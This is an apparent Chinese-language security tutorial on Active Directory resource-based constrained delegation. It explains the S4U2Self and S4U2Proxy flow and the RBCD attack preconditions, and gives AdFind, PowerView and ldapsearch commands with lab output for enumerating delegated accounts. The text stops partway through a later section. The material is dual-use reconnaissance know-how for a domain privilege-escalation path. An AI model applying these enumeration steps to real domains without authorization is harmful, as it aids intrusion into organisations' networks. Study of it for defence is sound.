
☐ 扩展式(E)

添加(D)... 删除(R)

(1) 基于资源的约束性委派流程

基于资源的约束性委派简要流程如图所示：

基于资源的约束性委派流程



整个流程如下:

- ①: 服务 A 使用自己的服务账号密码向 KDC 申请一个可转发的 TGT 认购权证。
- ②: 服务 A 利用 S4U2Self 协议代表用户申请一个获得针对服务 A 自身的 ST 服务票据。这一步区别于传统的约束性委派。在 S4U2Self 协议里面提到, 返回的 ST 服务票据可转发的一个条件是服务 A 配置了传统的约束委派。KDC 会检查服务 A 的 msDS-AllowedToDelegateTo 字段, 如果这个字段赋值了, 则 KDC 返回可转发的 ST 服务票据。但是由于这里是基于资源的约束性委派, 是在服务 B 上配置的, 服务 B 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性配置了服务 A 的 SID, 因此服务 A 并没有配置 msDS-AllowedToDelegateTo 字段。因此 KDC 返回的 ST 服务票据是不可转发的。
- ③: 服务 A 利用 S4U2Proxy 协议以用户的身份向 KDC 请求访问针对服务 B 的可转发的 ST 服务票据(上一步获得的不可转发的 ST 服务票据放在请求包的 AddtionTicket 里面)。KDC 返回一张访问服务 B 的可转发的 ST 服务票据。
- ④: 服务 A 拿着上一步获得的可转发的 ST 服务票据访问服务 B。

(2) 谁拥有配置基于资源的约束性委派的权限?

从上面我们知道，配置了基于资源的约束性委派账户的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性的值为被允许委派账号的 SID。那么，谁能修改 msDS-AllowedToActOnBehalfOfOtherIdentity 属性，就说明谁拥有配置基于资源的约束性委派的权限了！

在域控上执行如下命令查询指定域内机器 win2012R2 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性。

```
AdFind.exe -f "&(objectcategory=computer)(name=win2012R2)" msDS-AllowedToActOnBehalfOfOtherIdentity
```

如图所示，查询域内机器 win2012R2 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性，发现默认情况下，没有该属性。

```
C:\Users\hack\Desktop>AdFind.exe -f "&(objectcategory=computer)(name=win2012R2)" msDS-AllowedToActOnBehalfOfOtherIdentity
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: DC.xie.com:389
Directory: Windows Server 2012 R2
Base DN: DC=xie,DC=com

dn:CN=WIN2012R2,CN=Computers,DC=xie,DC=com

1 Objects returned
```

也就是说，谁能增加机器账户的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性，就说明谁能配置基于资源的约束性委派。我们使用 adfind 查询 win2012R2 机器的 ACL，看哪些用户对其有修改属性的权限，查询命令如下所示：

```
adfind.exe -b CN=WIN2012R2,CN=Computers,DC=xie,DC=com -sc getacl -sddl+
++ -sddlfilter ;;"WRT PROP";;;
```

如图所示，可以看出除了 administrator 用户外，xie\hack 用户和 SELF 自身拥有修改属性的权限。

```

C:\Users\hack\Desktop>adfind.exe -b CN=WIN2012R2,CN=Computers,DC=xie,DC=com -sc getacl -sddl+++ -sddlfilter ;; "WRT PROP";;
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=WIN2012R2,CN=Computers,DC=xie,DC=com
>nTSecurityDescriptor: [DACL] OBJ ALLOW;:[WRT PROP];Logon Information;computer;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;:[WRT PROP];description;computer;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;:[WRT PROP];displayName;computer;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;:[WRT PROP];sAMAccountName;computer;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;:[WRT PROP];Account Restrictions;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;:[READ PROP][WRT PROP];userCertificate;XIE\Cert Publishers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;:[READ PROP][WRT PROP];Personal Information;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;:[CONT INHERIT][INHERITED];[WRT PROP];msTPM-TpmInformationForComputer;computer;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[OBJ INHERIT][CONT INHERIT][INHERITED];[READ PROP][WRT PROP];msDS-AllowedToActOnBehalfOfOtherIdentity;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[CONT INHERIT][INHERITED];[READ PROP][WRT PROP][CTL];Private Information;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] ALLOW;[CONT INHERIT][INHERITED];[CR CHILD][LIST CHILDREN][SELF WRT][READ PROP][WRT PROP][LIST OBJ][CTL][DEL][READ PERMS][WRT PERMS][WRT OWNER];;BUILTIN\Administrators

1 Objects returned

```

administrator 和 SELF 自身拥有修改属性权限好理解，那么为啥 xie\hack 用户也拥有修改属性的权限呢？这是因为 win2012R2 机器是通过 xie\hack 用户加入域的，因此 xie\hack 用户拥有修改 win2012R2 机器属性的权限。并且 win2012R2 机器的 mS-DS-CreatorSID 属性的值为 xie\hack 用户的 SID，我们通过 adfind 执行如下命令查询可以验证该结论。

#查询 win2012r2 机器的 mS-DS-CreatorSID 属性

```
AdFind.exe -f "&(objectcategory=computer)(name=win2012R2)" mS-DS-CreatorSID
```

#查询 sid 对应的用户

```
AdFind.exe -sc adsid:S-1-5-21-1313979556-3624129433-4055459191-1105
```

如图所示，可以看到 win2012R2 机器的 mS-DS-CreatorSID 属性的值确实为 xie\hack 用户的 SID。

```

C:\Users\hack\Desktop>AdFind.exe -f "&(objectcategory=computer)(name=win2012R2)" mS-DS-CreatorSID
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: DC.xie.com:389
Directory: Windows Server 2012 R2
Base DN: DC=xie,DC=com

dn:CN=WIN2012R2,CN=Computers,DC=xie,DC=com
>mS-DS-CreatorSID: S-1-5-21-1313979556-3624129433-4055459191-1105

1 Objects returned

C:\Users\hack\Desktop>AdFind.exe -sc adsid:S-1-5-21-1313979556-3624129433-4055459191-1105 -dn
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Transformed Filter: (|(objectsid=\01\05\00\00\00\00\05\15\00\00\00\A4\BCQN\99\D3\03\D8we\B9\F1Q\04\
15\00\00\00\A4\BCQN\99\D3\03\D8we\B9\F1Q\04\00\00))
Using server: DC.xie.com:3268
Directory: Windows Server 2012 R2

dn:CN=hack,CN=Users,DC=xie,DC=com

1 Objects returned

```

结论：也就是说，除了传统的域管理员等高权限用户外，机器自身和将机器加入域的域用户拥有修改机器 msDS-AllowedToActOnBehalfOfOtherIdentity 属性的权限。

(3) 基于资源的约束性委派的优势

那么基于资源的约束性委派相比域其他两种类型的委派有啥优势呢？

- 委派的授予权限给了拥有资源的后端，而不是前端。
- 约束性委派不能跨域进行委派，而基于资源的约束性委派可以跨域和林。
- 不再需要域管理员权限设置，只需拥有在计算机对象上编辑”msDS-AllowedToActOnBehalfOfOtherIdentity”属性的权限，也就是 将计算机加入域的域用户 和 机器自身 都拥有该权限。

(4) 约束性委派和基于资源的约束性委派配置的差别


那么约束性委派和基于资源的约束性委派在配置上有何差别呢？

- 传统的约束性委派是“正向的”，通过修改服务账户 A 的”msDS-AllowedToDelegateTo”属性，添加服务 B 的 SPN（Service Principle

Name)，设置约束委派对象为服务 B，服务 A 便可以模拟任意用户向域控制器请求访问服务 B 的 ST 服务票据。

- 而基于资源的约束性委派则是相反，通过修改服务 B 的”msDS-AllowedToActOnBehalfOfOtherIdentity”属性，添加服务 A 的 SID，达到让服务 A 模拟任意用户访问服务 B 资源的目的。

如图所示，可以看到两者配置的差别：




(5) 基于资源的约束性委派攻击

该攻击由国外安全研究员 Elad Shami 提出，他在文章中指出无论服务账号的 `UserAccountControl` 属性是否被设置为 `TRUE`，服务自身都可以通过调用 `S4U2Self` 来为任意用户请求自身的服务票据。但是当没有设置该属性时，KDC 通过检查账号的 `msDS-AllowedToDelegateTo` 字段，发现没有被赋值，所

以服务自身通过 S4U2Self 请求到的 ST 服务票据是不可转发的，因此不可转发的 ST 服务票据是无法通过 S4U2Proxy 协议转发到其他服务进行约束性委派认证的。但是！在基于资源的约束性委派过程中，不可转发的 ST 服务票据仍然可以通过 S4U2Proxy 协议转发到其他服务进行委派认证，并且最后服务还会返回一张可转发的 ST 服务票据，这是微软的设计缺陷！因此，如果我们能够在服务 B 上配置允许服务 A 的基于资源的约束性委派，那么我们就可以通过控制服务 A 使用 S4U2Self 协议向域控请求任意用户访问自身的 ST 服务票据，最后再使用 S4U2Proxy 协议转发此 ST 服务票据去请求访问服务 B 的可转发的 ST 服务票据，那么我们就可以模拟任意用户访问服务 B 了。而这里我们控制的服务 A 可以以普通域用户的身份去创建机器账号。

引用博客文章中的一张图说明该攻击步骤，如图所示：



要想进行基于资源的约束性委派攻击，需要具备下面两个条件：

- 拥有服务 A 的权限，这里我们只需要拥有一个普通的域账号权限即可，因为普通的域账户默认可以创建最多十个机器账号。机器账号可以作为服务账号使用。

- 拥有在服务 B 上配置允许服务 A 的基于资源的约束性委派的权限，即拥有修改服务 B 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性的权限。而机器账号自身和创建机器账号的用户即拥有该权限。

所以，以上两个条件可以转换为拥有 将机器加入域的域用户的权限 或 机器自身的权限。

查询委派属性的账号

查询域中具有委派属性的账号可以使用 LDAP 协议，通过过滤 userAccountControl 属性筛选出服务账号和机器账号，机器账号 samAccountType=805306369，而服务账号 samAccountType=805306368。再通过 allowedtodelegateto 和 AllowedToActOnBehalfOfOtherIdentity 属性筛选出不同的委派。

1. 查询非约束委派的主机或服务账户

查询非约束性委派的主机或服务账号可以使用 powershell 脚本、adfind 或 ldapsearch 等工具。

(1) powershell 脚本

利用 PowerSploit 下的 PowerView.ps1 脚本查询，使用命令如下：

```
Import-Module .\PowerView.ps1;
```

```
#查询域中配置非约束委派的主机
```

```
Get-NetComputer -Unconstrained -Domain xie.com
```

```
#查询域中配置非约束委派的服务账户
```

```
Get-NetUser -Unconstrained -Domain xie.com | select name
```

如图所示，使用该脚本查询出域中配置了非约束性委派的主机有 AD01 和 AD02，配置了非约束性委派的服务账号有 service_account。

```

PS C:\Users\hack\Desktop> Import-Module .\PowerView.ps1;
PS C:\Users\hack\Desktop> Get-NetComputer -Unconstrained -Domain xie.com
AD01.xie.com
AD02.xie.com
PS C:\Users\hack\Desktop> Get-NetUser -Unconstrained -Domain xie.com | select name

name
----
service_account

```

(2) adfind

利用 adfind 执行如下命令过滤 samAccountType 和 userAccountControl 属性，即可查询出域内配置了非约束性委派的主机和服务账号。

#查询域中配置非约束委派的主机

```
AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
```

#查询域中配置非约束委派的服务账户

```
AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
```

如图所示，使用 adfind 查询出域中配置了非约束性委派的主机有 AD01 和 AD02，配置了非约束性委派的服务账号有 service_account。

```

C:\Users\hack\Desktop>AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=AD01,OU=Domain Controllers,DC=xie,DC=com
dn:CN=AD02,OU=Domain Controllers,DC=xie,DC=com

2 Objects returned

C:\Users\hack\Desktop>AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=service_account,CN=Users,DC=xie,DC=com

1 Objects returned

```

(3) ldapsearch

利用 ldapsearch 执行如下命令过滤 samAccountType 和 userAccountControl 属性，即可查询出域内配置了非约束性委派的主机和服务账号。

#查询域中配置非约束委派的主机

```
ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "DC=xie,DC=com" "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" | grep dn
```

#查询域中配置非约束委派的服务账户

```
ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "DC=xie,DC=com" "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" | grep dn
```

如图所示，使用 ldapsearch 查询出域中配置了非约束性委派的主机有 AD01 和 AD02，配置了非约束性委派的服务账号有 service_account。

```
root@kali:~# ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "DC=xie,DC=com" "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" | grep dn
dn: CN=AD01,OU=Domain Controllers,DC=xie,DC=com
dn: CN=AD02,OU=Domain Controllers,DC=xie,DC=com
root@kali:~# ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "DC=xie,DC=com" "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" | grep dn
dn: CN=service_account,CN=Users,DC=xie,DC=com
```

2. 查询约束性委派的主机或服务账户

查询非约束性委派的主机或服务账号可以使用 powershell 脚本、adfind 或 ldapsearch 等工具。

(1) powershell 脚本

利用 Empire 下的 powerview.ps1 脚本，使用命令如下：

```
Import-Module .\powerview.ps1;
```

#查询域中配置了约束性委派的主机

```
Get-DomainComputer -TrustedToAuth -Domain xie.com | select name,msds-allowedtodelegateto
```

#查询域中配置了约束性委派的账号

```
Get-DomainUser -TrustedToAuth -Domain xie.com | select name,msds-allowedtodelegateto
```

如图所示，使用该脚本查询出域中配置了约束性委派的主机有 Win7，配置了约束性委派的服务账号有 service_account。

```
PS C:\> Import-Module .\powerview.ps1
PS C:\> Get-DomainComputer -TrustedToAuth -Domain xie.com | select name,msds-allowedtodelegateto

name                                     msds-allowedtodelegateto
----                                     -
WIN7                                     {cifs/AD02.xie.com, cifs/AD02, cifs/AD02.xie.com/XIE, cifs/AD02.xie.com...

PS C:\> Get-DomainUser -TrustedToAuth -Domain xie.com | select name,msds-allowedtodelegateto

name                                     msds-allowedtodelegateto
----                                     -
service_account                         {cifs/AD01.xie.com/xie.com, cifs/AD01.xie.com, cifs/AD01, cifs/AD01.xie...
```

(2) adfind

利用 adfind 执行如下命令过滤 samAccountType 和 userAccountControl 属性，即可查询出域内配置了约束性委派的主机和服务账号。

#查询域中配置了约束性委派的主机，并可以看到被委派的 SPN

```
AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306369)(msds-allowedtodelegateto=*))" msds-allowedtodelegateto
```

#查询域中配置了约束性委派的服务账户，并可以看到被委派的 SPN

```
AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306368)(msds-allowedtodelegateto=*))" msds-allowedtodelegateto
```

如图所示，使用 adfind 查询出域中配置了约束性委派的主机有 win7，配置了非约束性委派的服务账号有 service_account，并且查询出他们委派的服务的 SPN。

```
C:\Users\hack\Desktop>AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306369)(msds-allowedtodelegateto=*))" msds-allowedtodelegateto
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=WIN7,CN=Computers,DC=xie,DC=com
>msDS-AllowedToDelegateTo: cifs/AD02.xie.com
>msDS-AllowedToDelegateTo: cifs/AD02
>msDS-AllowedToDelegateTo: cifs/AD02.xie.com/XIE
>msDS-AllowedToDelegateTo: cifs/AD02.xie.com/xie.com
>msDS-AllowedToDelegateTo: cifs/AD02/XIE

1 Objects returned

C:\Users\hack\Desktop>AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306368)(msds-allowedtodelegateto=*))" msds-allowedtodelegateto
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=service_account,CN=Users,DC=xie,DC=com
>msDS-AllowedToDelegateTo: cifs/AD01.xie.com/xie.com
>msDS-AllowedToDelegateTo: cifs/AD01.xie.com
>msDS-AllowedToDelegateTo: cifs/AD01
>msDS-AllowedToDelegateTo: cifs/AD01.xie.com/XIE
>msDS-AllowedToDelegateTo: cifs/AD01/XIE

1 Objects returned
```

(3) Ldapsearch

利用 Ldapsearch 执行如下命令过滤 samAccountType 和 userAccountControl 属性，即可查询出域内配置了约束性委派的主机和服务账号。

#查询域中配置了约束性委派的主机，并可以看到被委派的 SPN

```
Ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "
DC=xie,DC=com" "(&(samAccountType=805306369)(msds-allowedtodelegateto=*))
" | grep -e dn -e msDS-AllowedToDelegateTo
```

#查询域中配置了约束性委派的服务账户，并可以看到被委派的 SPN

```
Ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "
DC=xie,DC=com" "(&(samAccountType=805306368)(msds-allowedtodelegateto=*))
" | grep -e dn -e msDS-AllowedToDelegateTo
```

如图所示，使用 Ldapsearch 查询出域中配置了约束性委派的主机有 win7，配置了非约束性委派的服务账号有 service_account，并且查询出他们委派的服务的 SPN。

```

root@kali:~# ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "DC=xie,DC=com" "(&(samAccountType=805306369)
)(msds-allowedtodelegateto=*))" | grep -e dn -e msDS-AllowedToDelegateTo
dn: CN=WIN7,CN=Computers,DC=xie,DC=com
msDS-AllowedToDelegateTo: cifs/AD02.xie.com
msDS-AllowedToDelegateTo: cifs/AD02
msDS-AllowedToDelegateTo: cifs/AD02.xie.com/XIE
msDS-AllowedToDelegateTo: cifs/AD02.xie.com/xie.com
msDS-AllowedToDelegateTo: cifs/AD02/XIE
root@kali:~#
root@kali:~# ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "DC=xie,DC=com" "(&(samAccountType=805306368)
)(msds-allowedtodelegateto=*))" | grep -e dn -e msDS-AllowedToDelegateTo
dn: CN=service_account,CN=Users,DC=xie,DC=com
msDS-AllowedToDelegateTo: cifs/AD01.xie.com/xie.com
msDS-AllowedToDelegateTo: cifs/AD01.xie.com
msDS-AllowedToDelegateTo: cifs/AD01
msDS-AllowedToDelegateTo: cifs/AD01.xie.com/XIE
msDS-AllowedToDelegateTo: cifs/AD01/XIE

```

3. 查询基于资源的约束性委派的主机或服务账户

(1) adfind

利用 adfind 执行如下命令过滤 samAccountType 和 msDS-AllowedToActOnBehalfOfOtherIdentity 属性，即可查询出域内配置了基于资源的约束性委派的主机和服务账号。使用 adfind 查询出来的 msDS-AllowedToActOnBehalfOfOtherIdentity 值，用 {Security Descriptor}代替了，这个值包含了允许被委派的服务账号或机器账号的 SID。

#查询域中配置基于资源的约束性委派的主机

```
AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306369)(msDS-AllowedToActOnBehalfOfOtherIdentity=*))" msDS-AllowedToActOnBehalfOfOtherIdentity
```

#查询域中配置基于资源的约束性委派的服务账户

```
AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306368)(msDS-AllowedToActOnBehalfOfOtherIdentity=*))" msDS-AllowedToActOnBehalfOfOtherIdentity
```

如图所示，使用 adfind 查询出域中配置了基于资源的约束性委派的主机有 win7，配置了基于资源的约束性委派的服务账号有 krbtgt。


```

C:\Users\hack\Desktop>AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306369)(msDS-AllowedToActOnBehalfOfOtherIdentity=*))" msDS-AllowedToActOnBehalfOfOtherIdentity
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2
dn:CN=WIN7,CN=Computers,DC=xie,DC=com
>msDS-AllowedToActOnBehalfOfOtherIdentity: {Security Descriptor}

1 Objects returned

C:\Users\hack\Desktop>AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306368)(msDS-AllowedToActOnBehalfOfOtherIdentity=*))" msDS-AllowedToActOnBehalfOfOtherIdentity
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2
dn:CN=krbtgt,CN=Users,DC=xie,DC=com
>msDS-AllowedToActOnBehalfOfOtherIdentity: {Security Descriptor}

1 Objects returned

```

(2) Ldapsearch

利用 Ldapsearch 执行如下命令过滤 samAccountType 和 msDS-AllowedToActOnBehalfOfOtherIdentity 属性，即可查询出域内配置了基于资源的约束性委派的主机和服务账号。

#查询域中配置基于资源的约束性委派的主机

```

Ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "
DC=xie,DC=com" "(&(samAccountType=805306369)(msDS-AllowedToActOnBehalf
OfOtherIdentity=*))" | grep dn

```

#查询域中配置基于资源的约束性委派的服务账户

```

Ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "
DC=xie,DC=com" "(&(samAccountType=805306368)(msDS-AllowedToActOnBehalf
OfOtherIdentity=*))" | grep dn

```

如图所示，使用 Ldapsearch 查询出域中配置了基于资源的约束性委派的主机有 win7，配置了基于资源的约束性委派的服务账号有 krbtgt。

```

root@kali:~# ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "DC=xie,DC=com" "(&(samAccountType=805306369)
(msDS-AllowedToActOnBehalfOfOtherIdentity=*))" | grep dn
dn: CN=WIN7,CN=Computers,DC=xie,DC=com
root@kali:~#
root@kali:~# ldapsearch -x -H ldap://10.211.55.4:389 -D "hack@xie.com" -w P@ss1234 -b "DC=xie,DC=com" "(&(samAccountType=805306368)
(msDS-AllowedToActOnBehalfOfOtherIdentity=*))" | grep dn
dn: CN=krbtgt,CN=Users,DC=xie,DC=com

```

4. 查看某账户是否具有委派性

通过使用 Empire 下的 powerview.ps1 脚本查看服务账号或机器账号的属性，来查看某账号是否具有委派属性。

```
Import-Module .\powerview.ps1;
```

#查看非约束性委派和约束性委派

```
Get-DomainUser 域用户名 -Properties useraccountcontrol,msds-allowedtodelegateto | fl
```

```
Get-DomainComputer 机器用户名 -Properties useraccountcontrol,msds-allowedtodelegateto | fl
```

#查看基于资源的约束性委派

```
Get-DomainUser 域用户名 -Properties msDS-AllowedToActOnBehalfOfOtherIdentity
```

```
Get-DomainComputer 机器用户名 -Properties msDS-AllowedToActOnBehalfOfOtherIdentity
```

当该账号没委派属性时，只有 userAccountControl 属性有值。

- 服务账号的值为：NORMAL_ACCOUNT
- 机器账号的值为：WORKSTATION_TRUST_ACCOUNT

如图所示，可以看到没配置委派属性的服务账号的 userAccountControl 属性只有 NORMAL_ACCOUNT，没配置委派属性的机器账号的 userAccountControl 属性只有 WORKSTATION_TRUST_ACCOUNT。

```

PS C:\Users\hack\Desktop> Import-Module .\powerview.ps1
PS C:\Users\hack\Desktop> Get-DomainUser hack -Properties useraccountcontrol,msds-allowedtodelegateto | fl

useraccountcontrol : NORMAL_ACCOUNT

PS C:\Users\hack\Desktop>
PS C:\Users\hack\Desktop> Get-DomainComputer machine_account -Properties useraccountcontrol,msds-allowedtodelegateto | fl

useraccountcontrol : WORKSTATION_TRUST_ACCOUNT

```

如图所示，当账号被设置为 非约束性委派 时，其 userAccountControl 属性会包含为 TRUSTED_FOR_DELEGATION。

```

PS C:\Users\hack\Desktop> Import-Module .\powerview.ps1
